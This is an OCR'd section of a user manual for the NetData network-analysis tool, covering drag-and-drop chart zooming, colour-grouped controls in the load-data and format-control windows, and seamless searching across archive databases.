
The three charts with a time-of-day scale at the bottom support additional methods for adjusting their time span. A quicker and more flexible zoom begins with a left-button click at one side of the required chart region; a solid rectangle is then dragged across the chart to the region's other side and the mouse button released.

Like the other zoom function initiated with a right click and selection from the context menu, this zoom function is subject to the auto-zoom and snap-to-grid controls in the chart's format-control window. Auto-zoom continues narrowing the time span to avoid empty grid panels on either side of the chart; snap-to-grid fills the chart with relevant data out to the nearest grid lines which are always set at rounded times. Unlike the non-drag-and-drop zoom functions, however, this zoom function doesn't perform an initial snap-to-grid before performing the auto-zoom function; consequently, all the packets and complete transactions covered by the dragged rectangle are retained for the new chart.

The cursor-drag zoom function avoids the adoption of very short time spans when the left-button is clicked accidentally while the mouse is moved. A new time-span cannot be selected until the dragged rectangle is expanded to a minimum width. A very small region *can* be set by dragging the rectangle until its colour changes from red to green, and then reducing the rectangle to the desired width.


An unwanted zoom can be undone with the Back button on the chart's button bar, and re-done with the new Fwd button. These buttons can be used to step back and forward through a long sequence of time-span changes.

The 'Sel,Conn' button on the timing chart changes the zoom function such that the size and position of the drag-and-drop rectangle determines not only a time range but also the connections to be included in the new chart. Including a connection requires only one of its socket bands to be touched by the rectangle.



The single green drag-and-drop illustrated in the above chart restricted the time to range from 13:31 to 13:39 (with auto zoom and snap-to-grid) and also confined the chart to three of 15 connections.

The ‘Fixed Seq Scale’ button on the data-flow chart performs a similar change to that chart’s zoom function: the vertical extent of the rectangle determines a range for the data-sequence scale. There is rarely any need to take the scale out of Auto mode, but it is particularly useful to focus on part of a selective-ack chart, or a sequence of packets related to a small range, from a particular data packet through its retransmissions and eventual acknowledgement. Such a view can be achieved by first clicking the Fixed Seq Scale button and then dragging a rectangle over the desired part of the existing chart.




Clicking the Auto / Fixed Seq Scale button changes the button’s colour, toggles the sequence scale into and out of Auto mode, and changes the shape of the drag-and-drop rectangle; in Auto mode the rectangle covers the full vertical extent of the chart rather than just the space between the cursor’s start and end positions.

22.2 Grouping of Record-Type Controls in Load-Data Window

The load-data window determines the time range, record type and numerous filters for loading measurement records from the database into the charting module.

The legends of checkboxes that request records appear in purple rather than the normal black, and to help clarify the relevance of the various filtering controls they are grouped together with a common background colour for each record type, as below. Controls applicable to more than one record type have a white background.




The group-background colours in the load-data window are consistent with those in the format-control windows of the performance and timing charts. The colours of the mini-charts that appear at the top of the load-data window are similar but stronger versions of their respective grouping colours.


22.3 Grouping of Overlay Controls in Format-Control Windows


NetData's three main charts – performance, timing and data-flow – allow many different types of overlays and a high degree of customisation with the result that their format-control windows present a large number of controls that have become difficult to navigate. Controls can be difficult

to find because NetData is designed to make virtually all the controls accessible with a single glance and single click, in minimal desktop space.

Most chart-control windows have two major groups of controls labelled Chart Scales and Chart Overlays. NetData now presents the controls for different overlays in groups identified by different background colours. As before, controls with purple legends determine what type of data is plotted and black controls affect filtering and appearance; the purple legends are therefore a guide to the content of each overlay. Most controls have popups to define control functions in more detail. Controls outside the coloured groups generally refer to legends or have a global effect on all overlays.




Format Packet & Transaction Timing Chart
Chart Scales
Auto
Time of day start: 15:04:01.5728
Time of day end: 15:04:08.417
Marker size: 6
Legend size: 8.56103
Indicate elapsed seconds at top of chart
Automatic zoom
Snap to grid
Allow secondary connections (e.g. files)
Scroll connections
Row height: 16
Chart Overlays
Server names or addresses
Clients
Port numbers
Protocols
Locatn
Connection IDs
Order by ID
Rev.
Socket bands
Colour by Client
Marker legends
Event stripes
Transaction bars
Shaded 3D
Propagation bars
in Messages
Server Ack propagation bars
Write trans category and signatures
Displayed Transaction Classes menu
Timing Chart
Waterfall List
Further Overlays
Connection utilisation bars
Format explanation
Automatically chosen line
Links between data packets and their acks
Links to data retransmissions
Plot client and server packets
Error
Colour families
Colour by MAC
Share sockets of dialogues - without concurrent transactions; connections
Highlight packets of type:
Grey markers
Align...
Enable
Clock interval: 0 ms in all stations
Packet bytes: 0
Speed:
Kbps
Size
Re-plot
Accept
Cancel



Format Data-Flow Chart
Chart Scales
Auto
Reset
Client ack delay ms: 80.541849
Server ack delay ms: 0.179052
Max client RTT ms: 87.215185
Min client RTT ms: 80.541849
Max server RTT ms: 51.882982
Min server RTT ms: 0.179052
Max relative data seq: 6289
Min relative data seq: 0
Raise data-seq bottom: 10 %
Max window size KB: 525.568
Wndw-size factor Clt: 1
Server: 1
Message-size factor: 1
Max queue length: 100
Max jitter: 160
Max packet count: 12
Maximum Kbps: 25.963226
Measurement interval: 00:00:00.4036
Chart Overlays
From Client
Server
Legends
Sliding Window Sequence Numbers
Absolute
Relative
None
Unwrap wrapped numbers
Plot window edges
Push
CN
Duplicate ack counts
Acks
Accumulate selective-ack information
Links to acknowledged data
Overlap sliding windows by 0 % X
Window size
Lost data middle
When overlaid reduce height x 4
At receiver
Segment counts
Data throughput
Acked
Packet rate
Packet count by time
Trip times
Colour normal
Reverse client sign
Ack-data trips
Gap-fill times
Data-Transit
Inter-arrival jitter
Include RTCP
Transit times
LossStats
VoIPonly
Marker size: 6
--
Invert transits
Re-plot
Accept
Cancel

22.4 Seamless Aggregation of Archive Databases

Analysis of very large capture files or long sequences of capture files will fill the tables of many databases. When a table becomes full NetData packages all the database files as a separate project, places them in an Archive sub-folder of the project folder, clears the full tables in the main database, and resumes analysis without losing any state information concerning connections or transactions in progress.


Although each archive database can be viewed separately, it is better to view charts within the main project because it retains knowledge of all the archive databases and, when loading records for charts, NetData may automatically search all the databases for relevant records. The 'All databases' checkbox in the load-data window enables the automatic searching of all databases.

The same checkbox now also affects the choice of timescale below the mini-chart and slider in the load-data window.




When checked, the timescale extends over the recorded timestamps in all the databases, as for the above mini-chart drawn from the second database of a project with three databases. A mini-chart is still restricted to only one database to keep its plotting time to a minimum, but the database is changed automatically to ensure that at least some part of the slider is covered by a chart when the slider is moved. Even though only one database is plotted in the mini-chart, when loading records for the main charts all databases are searched no matter where the slider is positioned, and it is now possible to position the slider seamlessly across the boundary between databases.

When not checked, the timescale is restricted to the time-span of the current database as before, but the database (and mini-chart) changes automatically when the slider reaches the end of the scale.

